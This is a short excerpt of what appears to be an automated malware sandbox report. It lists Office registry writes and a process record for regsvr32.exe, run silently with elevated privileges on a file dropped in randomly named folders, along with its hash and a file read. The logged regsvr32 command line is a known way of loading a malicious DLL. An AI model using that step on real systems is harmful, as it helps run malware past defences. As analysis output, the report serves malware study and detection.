HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	EC213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	EC213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 5280 Parent PID: 4776

General

Start time:	16:23:04
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\AO965P\PN546Y\718.5.
Imagebase:	0x90000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\AO965P\PN546Y\718.5	unknown	64	success or wait	1	91909	ReadFile

Disassembly

Code Analysis